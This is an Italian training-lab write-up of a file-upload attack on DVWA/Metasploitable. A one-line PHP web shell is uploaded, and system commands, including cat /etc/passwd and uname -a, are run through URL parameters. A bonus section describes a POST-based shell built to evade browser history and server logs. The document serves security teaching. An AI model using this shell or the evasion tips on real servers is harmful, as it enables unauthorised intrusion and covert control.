


Pratica S6/L1

Codice php:


- <?php system(\$_REQUEST["cmd"]); ?>

Risultato del caricamento:




Intercettazioni:

Post:



In questa schermata si osserva l'intercettazione della richiesta POST durante l'upload del file malizioso, dove è visibile il payload PHP inserito.


Get:



In questa seconda schermata si osserva la richiesta GET intercettata, in cui il comando di sistema Linux “whoami” v viene passato direttamente come parametro dell'URL.


Risultato delle richieste:

<http://10.0.2.4/dvwa/hackable/uploads/shell.php?cmd=whoami>




L'output mostra l'utente “www-data”.

<http://10.0.2.4/dvwa/hackable/uploads/shell.php?cmd=pwd>




L'output mostra il percorso della cartella in cui è stata salvata ed eseguita la nostra shell.

<http://10.0.2.4/dvwa/hackable/uploads/shell.php?cmd=ls -la>




l'output elenca tutti i file presenti nella directory di upload, inclusa la web shell appena caricata, mostrando i relativi permessi Linux.

<http://10.0.2.4/dvwa/hackable/uploads/shell.php?cmd=uname%20-a>




l'output rivela che la macchina ospite esegue Linux Metasploitable con un kernel molto datato (versione 2.6.24). Questa informazione è critica per un attaccante, poiché questa specifica versione del kernel è vulnerabile a exploit noti di Privilege Escalation.

<http://10.0.2.4/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd>



permette di mappare gli account reali presenti sul sistema. Oltre all'amministratore (root), si nota la presenza dell'utente msfadmin.

<http://10.0.2.4/dvwa/hackable/uploads/shell.php?cmd=ip%20a>




l'output mostra la configurazione di rete interna di Metasploitable. Questo permette di verificare l'indirizzo IP locale e di controllare se la macchina fa da ponte verso altre reti interne non raggiungibili direttamente dall'esterno

BONUS:


Codice più sofisticato:



Interfaccia GUI della shell php sofisticata:



L'esecuzione del comando cat /etc/passwd "pulito":



Come attività bonus, è stata sviluppata e caricata una web shell PHP avanzata dotata di interfaccia grafica (GUI). A differenza della prima shell di tipo GET, questa versione utilizza il metodo **POST** per l'invio dei comandi. Come si nota dagli screenshot, i comandi non vengono più passati in chiaro all'interno dell'URL del browser. Questo aumenta la furtività dell'attacco, poiché i comandi eseguiti non rimarranno memorizzati nella cronologia del browser dell'attaccante né,

parzialmente, nei log standard del server web della vittima, oltre a offrire un'interfaccia di interazione decisamente più ergonomica."